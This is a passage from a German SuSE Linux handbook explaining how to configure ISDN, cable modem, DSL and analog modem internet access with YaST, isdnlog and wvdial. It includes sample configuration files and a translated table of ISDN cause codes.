IO1 Wert (nur für PNP, Hex) 0x:      :

Optionen zum Laden des ISDN-Moduls (nur für Spezialfälle notwendig!!)
: _____ :

< Speichern > < Starten > <ISDN-Parameter> < Abbruch >

```

Abbildung 6.2: Eingabemaske zur ISDN-Konfiguration mit YaST

5. Betätigen Sie den Button 'Starten'.

Erklärung: Es wird testweise das Modul geladen. Im Fenster erkennen Sie, ob die Karte korrekt erkannt wurde.

Wenn OK: Betätigen Sie den Button 'Speichern'.

Erklärung: Die Einstellungen werden dauerhaft (in Variablen in den Dateien `/etc/rc.config.d/i4l_*`) gespeichert, sodass sie nach dem nächsten Booten oder Wechsel des Runlevels wieder aktiviert werden können. Nach dem testweisen Laden des Moduls bleibt der Treiber geladen.

Wenn nicht OK: Versuchen Sie andere Parameter und betrachten Sie dabei die Veränderungen in der Datei `/var/log/messages`.

Übliche Probleme sind:

- Die IRQs 12 oder 15 sind bei einigen Mainboards nicht benutzbar.
- Die angegebenen Adressen oder IRQs sind schon in Benutzung. Entfernen Sie alle Steckkarten, die vorerst nicht benötigt werden, z. B. Sound- und Netzwerkkarten.
- Das Modul ist schon geladen. Wechseln Sie auf eine andere Konsole und geben Sie folgenden Befehl zum Entladen des Moduls ein:

```
erde: # rmmmod hisax
```
- Sie haben eine PnP-Karte. Lesen Sie dazu in der Datei `/usr/doc/packages/i41/README.SuSE` nach.
- Sie haben keine vom HiSax-, sondern von einem anderen Treiber unterstützte Karte (z. B. ICN, AVM-B1). Lesen Sie dazu bitte in der Datei `/usr/doc/packages/i41/README.SuSE` nach.

6. Beenden Sie *YaST*.

7. *isdnlog* konfigurieren

Bevor die Module geladen werden, sollte erst noch der **isdnlog** konfiguriert werden. Dieser hat die Aufgabe, alle Aktivitäten auf dem S0-Bus zu protokollieren.

Passen Sie die folgenden Dateien Ihren Gegebenheiten an:

- `/etc/isdn/isdn.conf`:

Der erste spezifiziert das Land, in dem `isdn4linux` eingesetzt wird. Für Deutschland müssen die Werte wie in Datei 6.2.1 gesetzt werden. Für Österreich ist der Countrycode 43.

```
# /etc/isdn/isdn.conf

[GLOBAL]
COUNTRYPREFIX = +
COUNTRYCODE = 49
AREAPREFIX = 0
```

Datei 6.2.1: `/etc/isdn/isdn.conf`

Ebenfalls im der GLOBAL-Abschnitt wird der AREACODE (die Vorwahl) ohne führende Null angegeben. Wenn Ihre Vorwahl z. B. 0911 ist, tragen Sie `AREACODE = 911` ein.

Dies ist (in Deutschland) der einzige Teil, der angepasst werden muss. Mit `CHARGEMAX = 20.00` können Sie angeben, wie viel Geld (in DM) maximal pro Tag vertelefoniert werden darf. Dies schützt vor unerwünschten Connects. Aber verlassen Sie sich nicht auf dieses automatische Feature!

- `/etc/isdn/callerid.conf`:

Hier können Sie alle bekannten Telefonnummern eintragen. In der Datei `/var/log/messages` und durch **isdnrep** werden dann die Namen anstatt der Telefonnummer angezeigt.

Vgl. das Beispiel in Datei 6.2.2 auf der nächsten Seite; Ihre eigene Nummer ist 4711 und die Ihres Providers ist 4712.

- `/etc/isdn/isdnlog.isdnctrl0.options`:

Hier können Sie Optionen für **isdnlog** eingeben. Dies ist normalerweise nicht nötig.

8. Geben Sie die Befehle

```
erde: # init 1
erde: # init 2
```

ein, um u. a. die Netzwerkdienste neu zu starten, oder aktivieren Sie ISDN erneut mit *YaST* (oder booten Sie neu).

6.2.5 ISDN-Internetanbindung einrichten

ISDN-Konfiguration für Ihren Internetprovider

```
# /etc/isdn/callerid.conf

[MSN]
NUMBER = 4711
SI = 1
ALIAS = ich
ZONE = 1

[MSN]
NUMBER = 4712
SI = 1
ALIAS = Provider
ZONE = 1
```

Datei 6.2.2: /etc/isdn/callerid.conf

Die Protokollwahl

Für den ISDN-Zugang gibt es drei wichtige ISDN-Protokolle:

- *syncPPP*
- *rawip-HDLC*
- Terminal-Login mit *X.75*

Meist verwenden die Internetprovider das *syncPPP* Protokoll. Sie sollten Ihr Linux also damit konfigurieren.

Voraussetzungen

- Die ISDN-Hardwarekonfiguration hat funktioniert.
- Der ISDN-Treiber ist geladen.
- Sie wissen die von Ihnen zu verwendende MSN oder EAZ.
- Sie wissen das von Ihrem Provider verwendete Protokoll (*syncPPP*, *rawip*).
- Sie wissen die Zugangstelefonnummer.
- Sie wissen den Benutzernamen und das Passwort.
- Sie wissen den Domain Name Server (DNS) Ihres Providers.

Erst wenn alle oben genannten Punkte erfüllt sind, können Sie den Internetzugang erfolgreich einrichten.

Das folgende Beispiel beschreibt den *syncPPP*-Zugang. *rawip* ist aber im Wesentlichen genauso – nur einfacher.

Doch nun wieder Schritt für Schritt:

1. Starten Sie *YaST* und wechseln in das Menü 'Administration des Systems', 'Netzwerk konfigurieren', 'Netzwerk-Grundkonfiguration'. Die nun erscheinende Eingabemaske sehen Sie in Abbildung 6.3 auf der nächsten Seite
2. Wählen Sie eine freie Nummer, z. B. 1.
3. Wählen Sie durch Drücken von (F5) als Device 'ISDN SyncPPP' aus.



Abbildung 6.3: Netzwerkkonfiguration mit YaST

4. Drücken Sie bitte (F6) ('IP-Adresse') und geben Sie ein:
 - IP-Adresse Ihres Rechners (ISDN-Karte): 192.168.0.99
 - Kreuzen Sie 'Dynamische IP-Adresse' *nur* an, wenn eine Adresse von Ihrem Provider (ISP) bei jeder Verbindung „dynamisch“ zugewiesen bekommen.
 - IP-Adresse des Default-Gateways: 192.168.0.1
 - IP-Adresse des PointToPoint-Partners: 192.168.0.1
5. Die Eingabemaske durch Betätigen des Buttons 'Weiter' verlassen.
6. Das Netzwerk-Device mit (F4) aktivieren, falls nicht schon geschehen.
7. Mit (F8) ('ISDN') können Sie jetzt weitere ISDN-spezifische Parameter angeben. Dies können Sie in Abbildung 6.4 sehen.




Abbildung 6.4: Konfiguration der ISDN-Parameter mit YaST

Geben Sie dabei bitte die folgenden Werte an:

- **Eigene Telefonnummer (MSN)**

Ihre eigene MSN, z. B. 123456

- **Anzurufende Nummern: 012345678**

Erklärung: die Nummer die angerufen werden soll. 012345678 ist die Nummer Ihres Internet-Providers.



Bei TK-Anlagen müssen Sie eventuell eine zusätzliche 0 vorwählen. – Bitte beachten Sie weiterhin, dass durch Leerzeichen getrennte Telefonnummern wie zwei *unterschiedliche* Telefonnummern behandelt werden.

- **Nummern, die anrufen dürfen:**

Nur für Dialin-Server nötig.

- **Nur angegebene Nummern erlaubt:**

Setzen Sie dieses Flag, damit niemand unerlaubt eine Verbindung zu Ihrem System aufbauen kann.

- **Wählmodus:**

Mit `auto` werden Verbindungen automatisch aufgebaut, wenn versucht wird, auf Adressen zuzugreifen, die nur über die ISDN-Schnittstelle zu erreichen sind. Mit der Einstellung `manual` ist es notwendig, bei Bedarf die Verbindung *per Hand* herzustellen. Bei `off` ist es gar nicht möglich, Verbindungen über diese ISDN-Schnittstelle aufzubauen.

- **Idle-Time:**

Zeit, nach der automatisch aufgelegt wird, wenn keine Internet-Pakete über die ISDN-Leitung übertragen werden.

- **Name des PPP-Logins:**

Geben Sie hier den Benutzernamen für Ihren Provider an.

- **Passwort des PPP-Logins:**

Geben Sie hier das Passwort für Ihren Provider an. Das Passwort wird hier bei der Eingabe nur durch Sterne angedeutet. Es wird in der Datei `/etc/ppp/pap-secrets` gespeichert.

Mit **F1** erhalten Sie weitere Hilfe.

8. Betätigen Sie den Button 'Starten'.

Erklärung: Es wird testweise das Netzwerk konfiguriert. Im Fenster erkennen Sie, ob dies funktioniert hat. Hier sollte es keine Probleme geben.

Wenn OK: Betätigen Sie den Button 'Speichern'.

Erklärung: Die Einstellungen werden dauerhaft (in Variablen in den Dateien `/etc/rc.config.d/i4l_*`) gespeichert, sodass sie nach dem nächsten Booten oder Wechsel des Runlevels wieder aktiviert werden können. Nach dem testweisen Starten bleiben die Einstellungen aber erhalten.

Wenn nicht OK: Vermutlich sind dann die ISDN-Module nicht geladen. Beachten Sie außerdem die Meldungen in `/var/log/messages`.

9. Gehen Sie in YaST in das Menü 'Konfiguration Nameserver', beantworten Sie die Frage mit **Ja**. Geben Sie hier die IP-Nummern des Nameservers (DNS) Ihres Providers an. Wenn Sie die IP-Nummer nicht wissen, müssen Sie diese bei Ihrem Provider erfragen. Oder Sie bitten jemanden, der ein Linux schon im Internet hat, um Eingabe folgenden Befehls in einem Terminalfenster (als Beispiel sei hier T-Online angeführt):

```
whois t-online.de
```

Sie erhalten dann eine Ausgabe, die unter anderem folgende Zeilen in Ausgabe 6.2.1 enthält.

```
domain:      t-online.de
descr:       Deutsche Telekom AG, Telekom Online-Dienste
descr:       Generaldirektion, GK361
descr:       Postfach 2000
descr:       D-53105 Bonn
descr:       Germany
admin-c:     KHS252-RIPE
tech-c:      JS691-RIPE
zone-c:      FS340-RIPE
nserver:     dns00.btx.dtag.de
```

Ausgabe 6.2.1: Ausgabe von **whois t-online.de**

In der Zeile **nserver:** sehen Sie den Nameserver Ihres Providers. Dann brauchen sie nur noch die IP-Adresse des Namens. Dazu gibt man folgenden Befehl ein:

```
host dns00.btx.dtag.de
```

Dann erfolgt z. B. eine Antwort wie in Ausgabe 6.2.2.

```
dns00.btx.dtag.de has address 194.25.2.129
```

Ausgabe 6.2.2: Ausgabe von **host**

Dies (194.25.2.129) wäre dann die IP-Adresse des Nameservers von T-Online.

Falls der Verbindungsaufbau nicht klappt:

- Prüfen Sie `/var/log/messages` auf „verdächtige“ Ausgaben. Die ISDN-Statusmeldungen (z. B. E001f) sind in Abschnitt 6.2.6 auf der nächsten Seite beschrieben.
- Versuchen Sie auch den *rawip*-Zugang.
- Ist die MSN/EAZ richtig eingestellt?
- Müssen Sie eventuell eine 0 vorwählen?

Weitere Hinweise finden Sie in der Support-Datenbank. Diese finden Sie entweder unter der URL <http://sdb.suse.de/sdb/de/html/> auf unserem WWW-Server oder über die SuSE-Hilfe (Aufruf mit **hilfe** oder aus dem Menü) in Ihrem SuSE Linux-System, wenn Sie das Paket `susehelf`, Serie `doc` und das Paket `sdb_de`, Serie `doc`, installiert haben.

10. Vermutlich hat der Verbindungsaufbau funktioniert. Dann wechseln Sie wieder in YaST, betätigen den Button 'Speichern' und beenden YaST.

Dynamische IP-Nummer bei syncPPP

Im Fall von dynamischen IP-Adressen dienen die vergebenen Dummy-Adressen aus dem privaten Bereich nur als Platzhalter bis zum Verbindungsaufbau.

Weitere Informationen

Weitere Informationen, wie Sie eine ISDN-Verbindung und Ihr ISDN-Subsystem konfigurieren, finden Sie in folgenden Quellen:

- Datei `/usr/doc/packages/i4l/README.SuSE`
- Support-Datenbank: <http://sdb.suse.de/sdb/de/html/>
- Im Paket `i4ldoc` (z. B. das ISDN-FAQ in der Datei: `/usr/doc/packages/i4ldoc/i4l-faq`)
- `/usr/doc/inetcfg` (Paket `inetcfg`): z. B.: T-Online über ISDN

6.2.6 ISDN-Meldungen

Leider sind die „Cause“-Meldungen die man vom ISDN Subsystem erhält auf Englisch und nicht immer leicht verständlich. Daher hier die deutsche Übersetzung.

Eine typische „Fehler“-Meldung (engl. *Cause*) von HiSaX besteht aus 2 Teilen, der **location** und dem **cause code**. Sie besteht im Falle von Euro-ISDN aus 5 Zeichen, **Exxyy** wobei **xx** die Quelle der Fehlermeldung (hier nicht erläutert) und **yy** die Meldungsursache angibt. Diese Ausgabe macht HiSaX immer hexadezimal. Manche Meldungen sind auch kein Fehler in diesem Sinne, sondern stellen normales Verhalten einer Telefonverbindung dar („besetzt“, „Verbindung durch Auflegen beendet“).

Im folgenden die Erläuterung der verschiedenen Meldungsursachen, den „Causes“; mit freundlicher Genehmigung des Instituts für Elektronische Systeme und Vermittlungstechnik der Universität Dortmund: <http://www-esv.e-technik.uni-dortmund.de>. Beachten Sie bitte, dass HiSaX diesen „Cause“-Wert Hexadezimal ausgibt.

Cause#	dez/hex	Beschreibung
---------------	---------	--------------

Gruppe 0/1 normale Gründe

#1 01		Die Nummer des gerufenen Teilnehmers ist zwar komplett und kann durch das Netzwerk interpretiert werden, ist aber zur Zeit keiner Endstelle zugeordnet.
--------------	--	---------------------------------------------------------------------------------------------------------------------------------------------------------

Tabelle 6.1: Fortsetzung auf der nächsten Seite...

#2 02	Das spezifizierte Transitnetzwerk wird durch die meldende Stelle nicht erkannt. Dies kann entweder geschehen, weil das gewünschte Transitnetzwerk nicht existiert oder aber den geforderten Dienst ablehnt.
#3 03	Es wurde kein Weg zum gewünschten Endteilnehmer gefunden, da dieser vermutlich an einem anderen als dem gewählten Netzwerk angeschlossen ist.
#6 06	Der gerufene Teilnehmer kann den geforderten Kanal nicht verwenden.
#7 07	Der Ruf wurde beim gerufenen Teilnehmer abgewiesen, da der geforderte Kanal bereits belegt war (virtueller Kanal, X.31 bzw. X.25)
#16 10	Dieser Grund wird verwendet, wenn einer der an dem Ruf beteiligten Endteilnehmer den Ruf beendet.
#17 11	Der gerufene Teilnehmer ist besetzt und nicht in der Lage, auf einen weiteren Ruf zu reagieren oder diesen anzunehmen.
#18 12	Der gerufene Anschluss wurde zwar erreicht, aber der Rufaufbauwunsch <code>SETUP</code> wurde nicht innerhalb der vorgesehenen Zeit beantwortet.
#19 13	Trotz Annahme des Endgerätes wurde der Ruf nicht durch den Endteilnehmer akzeptiert, z. B. Telefon klingelt in leerer Wohnung.
#21 15	Der gerufene Teilnehmer hat den Ruf explizit abgelehnt, z. B. als Reaktion auf einen Anklopftön.
#22 16	Als Option der Zielvermittlungsstelle kann dieser Grund gesendet werden, wenn sich die Rufnummer des gerufenen Teilnehmers geändert hat.
#26 1A	Dem gerufenen Teilnehmer konnte der Ruf nicht angezeigt werden.
#27 1B	Die gerufene Teilnehmerschnittstelle (Anschluss) ist zur Zeit außer Betrieb.
#28 1C	Die gewählte Rufnummer ist ungültig oder kann durch das Netzwerk nicht interpretiert werden.
#29 1D	Ein mit dem Rufaufbau angefordertes Dienstmerkmal kann durch das Netzwerk nicht bereitgestellt werden.
#30 1E	Es wird angezeigt, dass die STATUS Message, in der dieser Cause vorkommt, auf Grund einer STATUS ENQUIRY Message versendet wurde.

Tabelle 6.1: Fortsetzung auf der nächsten Seite...

#31 1F Wenn kein anderer der in der Klasse `Normal` vorhandenen Gründe für die Ursache des Rufabbaus anwendbar ist, wird dieser Grund gesendet.

Gruppe 2, nicht verfügbare Ressourcen

#34 22 In der Vermittlungsstelle sind alle B-Kanäle (Sprechwege) oder alle virtuellen Kanäle (X.25) belegt.

#38 26 Das Vermittlungsnetzwerk ist nicht betriebsbereit und wird dies für eine absehbare Zeit auch nicht mehr sein.

#41 29 In der Vermittlungsstelle liegt ein vorübergehender Fehler vor, der in nächster Zukunft behoben sein wird. Es macht also Sinn, den Rufaufbauversuch zu wiederholen.

#42 2A In der Vermittlungsstelle, die diesen Grund absendet, ist zur Zeit aus Überlastgründen kein Kanal verfügbar.

#43 2B Die durch den rufenden Teilnehmer übergebene Zugriffsinformation, wie z. B. Passwörter im UTU Element, LLC oder HLC Daten, konnten nicht an den gerufenen Teilnehmer weitergeleitet werden.

#44 2C Der gewünschte Kanal kann durch das Interface auf der anderen Seite nicht bereitgestellt werden.

#47 2F Sollte eine Ressource nicht verfügbar sein, die nicht durch die oben genannten Gründe der Gruppe `Ressource nicht verfügbar` beschrieben werden kann, so wird dieser Grund gesendet.

Gruppe 3, Dienst oder Option nicht verfügbar

#49 31 Das geforderte Qualitätsmerkmal (Durchsatz oder Delay) nach X.213, kann nicht eingehalten werden.

#50 32 Der Anwender ist zur Nutzung des angeforderten Dienstes nicht berechtigt, da er als Nutzer nicht eingetragen ist.

#57 39 Der Anwender ist auf der auslösenden Anlage nicht berechtigt, den geforderten Dienst zu nutzen.

#58 3A Der verlangte Übertragungsdienst ist zur Zeit nicht verfügbar.

Tabelle 6.1: Fortsetzung auf der nächsten Seite...

- #59 3B Eine nicht verfügbare Dienstleistung oder Option, die nicht durch die vorherigen Gründe zu beschreiben ist, wird hiermit angezeigt.

Gruppe 4, Dienstleistung oder Option nicht implementiert

- #65 41 Das aussendende Gerät ist nicht in der Lage, die geforderte Eigenschaft (*bearer capability*) bereitzustellen.
- #66 42 Der angeforderte Kanaltyp ist nicht verfügbar.
- #69 45 Das angeforderte Dienstmerkmal ist nicht implementiert.
- #70 46 Der Benutzer hat die uneingeschränkte Übertragung digitaler Information angefordert, aber nur eine eingeschränkte Übertragung ist zulässig.
- #79 4F Ein Dienst oder eine Option, die sich durch die oben genannten Gründe nicht beschreiben lässt, ist nicht implementiert.

Gruppe 5, Ungültige Nachricht, unzulässiger Parameterbereich

- #81 51 Eine Nachricht wurde empfangen, die mit einem im Netzwerk zur Zeit ungültigen „Call Reference“-Wert versehen war.
- #82 52 Der angeforderte Nutzkanal existiert auf der Schnittstelle, die diesen Grund liefert, nicht. Dies kann z. B. bei CHI = 26 auf einem PCM 24 Interface vorkommen.
- #83 53 Es wurde versucht, einen Ruf mit einer ungültigen Call ID aus dem geparkten Zustand herauszuholen.
- #84 54 Es wurde versucht, beim Übergang ins Parken eine Call ID zu verwenden, die im Bereich des zuständigen Controllers bereits in Verwendung ist.
- #85 55 Es wurde versucht, einen Ruf wieder aufzunehmen, obwohl kein Ruf geparkt worden ist.
- #86 56 Der Ruf mit der verlangten Call ID wurde bereits wieder ausgelöst.
- #88 58 Die gerufene Endteilnehmerschnittstelle ist nicht in der Lage, den geforderten LLC oder HLC oder anderen zusätzlichen Attributen zu genügen.
- #91 5B Ein Transit Netzwerk wurde in einer inkompatiblen Weise angefordert.

Tabelle 6.1: Fortsetzung auf der nächsten Seite...

#95 5F	Wenn keine andere der hier genannten Ursachen für eine ungültige Message zutrifft, wird dieser Grund versendet.
--------	-----------------------------------------------------------------------------------------------------------------

Gruppe 6, Protokollfehler

#96 60	Ein zwingend vorgeschriebenes Informationselement ist nicht vorhanden.
#97 61	Ein unbekannter oder nicht implementierter Message-Type wurde von der auslösenden Einheit empfangen.
#98 62	Eine Message wurde empfangen, die im aktuellen Zustand des Rufes nicht zulässig war, oder es wurde eine STATUS-Message mit einem ungültigen Zustand empfangen.
#99 63	Ein Informationselement wurde empfangen, das nicht bekannt oder nicht implementiert ist. Das Informationselement kann bei einem weiteren Versuch weggelassen werden, um die gewünschte Funktion zu erreichen.
#100 64	Der Inhalt eines Informationselementes ist ungültig und kann vom den Grund sendenden Gerät nicht verwendet werden.
#101 65	Eine für den aktuellen Zustand des Rufes unzulässige Message wurde empfangen.
#102 66	Eine Prozedur zur Wiederherstellung eines stabilen Zustandes wurde als Reaktion auf das Ablauen eines Timers eingeleitet.
#111 6F	Eine in dieser Gruppe nicht näher spezifizierte Ursache ist aufgetreten.

Tabelle 6.1: Deutschsprachige ISDN-Causes

6.3 Kabelmodem

In einigen europäischen Ländern sowie USA und Kanada ist der Internetzugang über das Fernsehkabelnetz weit verbreitet. Hier folgt als Beispiel eine Schritt-für-Schritt-Anleitung, um mit dem österreichischen Telekabel-Dienst ins Internet zu kommen. Diese Anleitung sollte sich auch auf andere Kabelanbieter übertragen lassen.

6.3.1 Grundlagen

Der Telekabel-Teilnehmer bekommt von der Kabelfirma ein „Modem“, welches einerseits an das Fernsehkabel, andererseits mittels 10Base-T-Leitung (Twisted-Pair) an eine Netzwerkkarte im Computer angeschlossen wird. Die-

ses Modem stellt dann für den Computer eine Standleitung dar, meist mit einer fixen IP-Adresse.

Vorgehensweise zur Installation

1. Falls Sie Ihre Netzwerkkarte schon eingerichtet haben, fahren Sie bei Punkt 8 fort.
2. Starten Sie als Benutzer `'root'` das Programm `YaST` – falls Sie in KDE sind: (**Alt**) + (**F2**) drücken, dann `xterm` eingeben. Im neuen Fenster `YaST` starten.
3. Gehen Sie zu `'Administration des Systems'`, `'Hardware in System integrieren'`, `'Netzwerkkarte konfigurieren'`.
4. Bei `'Typ des Netzwerks'` geben Sie `eth0` an.
5. Bei `'Art der Netzwerkkarte'` wählen Sie Ihre Karte aus.
6. Bei `'Optionen zum Laden des Moduls'` geben Sie Parameter wie IO-Port usw. an; zu Kernel Parametern siehe Kapitel 14 auf Seite 363. *Achtung*, falls Sie eine PCI-Karte haben, brauchen Sie meist keine Parameter anzugeben.
7. Gehen Sie auf `'Weiter'`. Kehren Sie in das `YaST`-Hauptmenü zurück (durch 2-maliges Drücken der (**Esc**)-Taste).
8. Gehen Sie zu `'Administrieren des Systems'`, `'Netzwerk konfigurieren'`, `'Netzwerk Grundkonfiguration'`.
9. Sie befinden sich nun im Fenster `'Auswahl des Netzwerks'`.
10. Drücken Sie bitte (**F5**), um das Device `ethernet` einzustellen (falls es noch nicht unter `'Device-Name'` dort steht, z. B. `eth0`).
11. Drücken Sie (**F3**) und wählen Sie `'DHCP'`.
12. Drücken Sie (**F4**), um dieses Device zu aktivieren.
13. Mit (**F10**) wird die Konfiguration gespeichert.
14. Verlassen Sie `YaST` durch mehrmaliges Drücken der (**Esc**)-Taste.
15. Sie können nun durch Eingabe von `rcdhclient start` Ihren Netzwerkzugang aktivieren. Danach können Sie z. B. mit `ping www.suse.de` den Zugang testen.

Diese Anleitung gilt für Versionen ab SuSE 6.4, sollten Sie jedoch noch SuSE 6.3 im Einsatz haben, dann muss noch ein Schritt durchgeführt werden. Setzen Sie mit `YaST` die `rc.config`-Variable auf `yes` (zum Vorgehen vgl. Abschnitt 3.6.12 auf Seite 116). Dann wird das Netz bei jedem Systemstart freigeschaltet, ohne dass Sie explizit einen Befehl ausführen müssen.

Eine Alternative wäre es – falls IP-Adresse, Netzwerkmaske und Gateway bekannt und statisch sind – eine fixe Netzwerkkonfiguration einzustellen (siehe Abschnitt 5.1 auf Seite 154). Erkundigen Sie sich bei Ihrem Kabelbetreiber, ob Ihre IP-Adresse in Zukunft nicht geändert wird. Der Vorteil einer fixen Konfiguration: Sollte beim Booten der Kabelzugang gestört sein, so läuft der Bootvorgang problemlos weiter und sobald die Netz-Störung behoben ist, können Sie sofort wieder ins Internet.

6.4 T-DSL, T-ISDN-DSL, ADSL...

Wenn Sie mit T-ISDN-DSL, ADSL usw. ins Internet wollen, so gibt es für Linux bereits Lösungen, die jedoch noch in der Entwicklungsphase sind. Daher geben wir zu diesem Thema keinen direkten Support.

In der Supportdatenbank finden Sie jedoch einen Artikel zu diesem Thema, in dem wir jeweils Informationen zu den neuesten Entwicklungen anbieten. Lesen Sie den Artikel unter: http://sdb.suse.de/sdb/de/html/hoer_adsl_pppoe.html.

6.5 Modemanschluss

Der Anschluss eines Modems an den Rechner gestaltet sich genauso wie unter anderen Betriebssystemen auch. Das Modem wird entweder mit einem seriellen Kabel mit dem Rechner verbunden, oder (falls es sich um ein „internes“ Modem handelt) in einen freien Slot des Computers eingebaut. In *YaST* wird angegeben, an welcher Schnittstelle das Modem angeschlossen wird (siehe Abschnitt 3.6.1 auf Seite 102 und Abschnitt 17.6 auf Seite 449). Ein Link wird von der Device-Datei nach `/dev/modem` angelegt. Das Modem kann also über `/dev/modem` angesprochen werden, unabhängig davon, an welche Schnittstelle es angeschlossen wurde – wenn der Link richtig gesetzt wurde.



Es befinden sich auch sog. „WinModems“ im Handel. Diese können momentan nicht unter Linux betrieben werden. Siehe dazu auch http://sdb.suse.de/sdb/de/html/cep_winmodem.html und <http://www.linmodems.org/>; zu Modems im Allgemeinen vgl. das Modem-HOWTO.gz.

Als *normale* Terminalprogramme können Sie z. B. *minicom* oder unter dem X Window System *seyon* einsetzen. Oder machen Sie die ersten Tests gleich mit *wvdial* (Abschnitt 6.6 auf der nächsten Seite).

Minicom

Minicom ist ein einfach zu bedienendes Terminalprogramm, das in der Bedienung an das DOS-Programm *Telix* angelehnt ist.

Alle Anwender, die *minicom* benutzen wollen, müssen vorher in die Datei `/etc/minicom.users` eingetragen werden. Hier wird festgelegt, wer mit welcher Konfiguration auf welches Modem zugreifen darf.

Konfiguriert wird *Minicom*, indem Sie es als `'root'` folgendermaßen starten:

```
erde:/ # minicom -s
```

Die für den Betrieb erforderlichen Einstellungen sind selbsterklärend.



Die Tastenkombination `(Strg) + (L)` arbeitet nicht im *xterm* oder *rxvt*, jedoch in *kvt* und in der Textkonsole.

6.6 Mit dem Modem ins Internet: PPP mit *wvdial*

Das Programm *wvdial* ist ein leistungsfähiges Tool, um analoge PPP-Verbindungen zu Internet Providern, im Folgenden *ISP* (engl. *Internet Service Provider*) genannt, herzustellen. Da die ISPs oft verschiedene Einstellungen im PPP-Protokoll verwenden, ist es manchmal sehr mühsam, die richtigen Optionen herauszufinden. Das erledigt *wvdial* durch intelligente Algorithmen.

In der Vergangenheit war es unter Linux immer erforderlich, bei der Internetkonfiguration auch den Nameserver (DNS – Domain Name System) des ISP anzugeben. Das ist mit *wvdial* nicht mehr nötig; es erkennt automatisch den Nameserver des Providers, sofern er diese Information übermittelt.

6.6.1 Konfiguration von *wvdial*

Sie können *wvdial* bequem von YaST aus konfigurieren. Sie finden das Menü unter 'Administration des Systems', 'Netzwerk konfigurieren', 'PPP-Netzwerk konfigurieren'. Das Menü sehen Sie in Abbildung 6.5.




Abbildung 6.5: *wvdial*: Einstellung der Parameter

Gehen Sie folgendermaßen vor:

- Stellen Sie sicher, dass Sie in YaST bereits Ihr Modem eingerichtet haben; dies ist entweder bereits während der Erstinstallation geschehen oder kann jetzt nachgeholt werden (wie in Abschnitt 3.6.1 auf Seite 102 angedeutet).
- Wählen Sie nun den Menüpunkt 'Konfigurieren Sie Ihren Provider'.
- Geben Sie dort Telefonnummer, Benutzerkennung und Passwort an (Abbildung 6.6 auf der nächsten Seite).

Wird die Verbindung über eine Nebenstellenanlage hergestellt, so tragen Sie bitte nach der Netzkennziffer („Amtsholung“, z. B. 0) ein Komma oder ein w ein: 0 , oder 0w .




Abbildung 6.6: wvdial: Provider konfigurieren



Wenn Sie unter dem X Window System arbeiten und Schwierigkeiten haben etwas einzugeben, weil die Pfeil- (\leftarrow , \rightarrow) oder Rücklöschstasten (\leftarrow) nicht wunschgemäß reagieren, so sollten Sie *YaST* zunächst verlassen und mit $\text{Strg} + \text{Alt} + \text{F2}$ – F6 auf eine Textkonsole wechseln, sich als `'root'` einloggen und dort wieder *YaST* starten.

- Wählen Sie die automatische Nameserver-Konfiguration aus. Falls diese nicht funktioniert, so müssen Sie den Nameserver in *YaST* wie gewohnt einstellen (vgl. Abschnitt 3.6.3 auf Seite 108).
- Wählen Sie Ihr Wählenverfahren. Meistens ist es Tonwahl.
- Falls Sie an einer Telefonanlage angeschlossen sind, so wählen Sie den Punkt 'Modem an Telefonanlage' aus; es wird dann kein Wählen abgewartet.
- Unter Einwahlmodus sollte meist 'PPP-direkt-PAP/CHAP' funktionieren.
- Verlassen Sie dieses Untermenü.
- Nach der Providerkonfiguration geht es zur Modemerkenung. Einfach den Menüpunkt 'Modemerkenung starten' anwählen.
- Hat das geklappt, wählen Sie den Punkt 'wvdial starten und Provider anwählen'. Sie bekommen dann ein Fenster, in dem Sie diverse Meldungen sehen können.
- Wenn Sie die Meldung sehen, dass der PPP-Prozess gestartet wurde, können Sie das Internet schon benutzen.
- Prüfen Sie eventuell, ob eine Verbindung zustande gekommen ist. Dazu öffnen Sie ein weiteres Terminalfenster (in *KDE*: $\text{Alt} + \text{F2}$) und dann `xterm` eingeben, geben Sie im Terminalfenster ein:

```
erde: # su
```

und dann das `'root'`-Passwort. Danach geben Sie ein:

```
erde: # tail -f /var/log/messages
```

Jetzt können Sie die Systemmeldungen mitverfolgen. Sobald Sie Zeilen sehen mit "Local IP:" und "Remote IP:" – jeweils gefolgt von einer IP-Nummer – haben Sie die Gewissheit, dass die Verbindung ins Internet steht.

- Beenden Sie den Internetzugang mit `(Strg) + (C)`.
- Wenn das alles geklappt hat, können Sie mit einem einfachen Aufruf von *wvdial* von der Kommandozeile aus den Internetzugang starten und ihn auch mit `(Strg) + (C)` beenden.
- Sie können Ihre Konfiguration später auch ohne YaST mit dem Programm *wvdial.lxdialog* bzw. als grafisches Programm mit *wvdial.tcl* ändern. Dies ist jedoch nur als Benutzer 'root' möglich.

Dokumentation zu *wvdial* finden Sie im Verzeichnis `/usr/doc/packages/wvdial`.

wvdial als Benutzer und die Sicherheit

Wenn Sie wollen, dass außer 'root' auch normale Benutzer PPP-Verbindungen mit *wvdial* aufbauen können, so müssen Sie den jeweiligen Benutzer mit YaST in die Gruppen 'uucp' und 'dialout' eintragen; zum Vorgehen vgl. Abschnitt 3.6.8 auf Seite 113.

Diese Benutzer haben dann auch Zugriff auf die Datei `/etc/wvdial.conf`, die normalerweise auch das Login und das Passwort für den Internetzugang enthält. Um die Sicherheit zu erhöhen, können Sie das Passwort in eine geschützte Datei auslagern:

1. Wechseln Sie in der Verzeichnis `/etc/ppp` und legen Sie als Benutzer 'root' die Datei *wvpw* mit den Rechten 600 an:

```
erde: # cd /etc/ppp
erde:/etc/ppp # touch wvpw
erde:/etc/ppp # chmod 600 wvpw
```

2. Laden Sie die Datei *wvpw* den Editor und tragen Sie dort nur das Passwort ein. Speichern Sie die Datei.

3. Kontrollieren Sie, ob die Rechte der Datei *wvpw* weiterhin stimmen; ein

```
erde:/etc/ppp # ls -l wvpw
```

sollte Gewissheit schaffen; vgl. Ausgabe 6.6.1.

```
-rw----- 1 root root 7 Jan 18 17:20 wvpw
```

Ausgabe 6.6.1: Ausgabe von `ls -l wvpw`

4. Wiederholen Sie die Konfiguration, wie in Abschnitt 6.6.1 auf Seite 189 gesagt; geben Sie jedoch als Passwort `@/etc/ppp/wvpw` an (ja, mit dem vorangestellten „Klammeraffen“). So weiß *wvdial*, dass das Passwort dieser Datei zu entnehmen ist.

Modem piepst immer laut

Falls der Modem-Lautsprecher während der Verbindung zu laut ist, können Sie `/etc/wvdial.conf` editieren und die Zeile

```
Init3 = ATM0
```

einfügen. Dieser Befehl schaltet den Modem-Lautsprecher ab.

6.6.2 Mehrere Provider mit wvdial

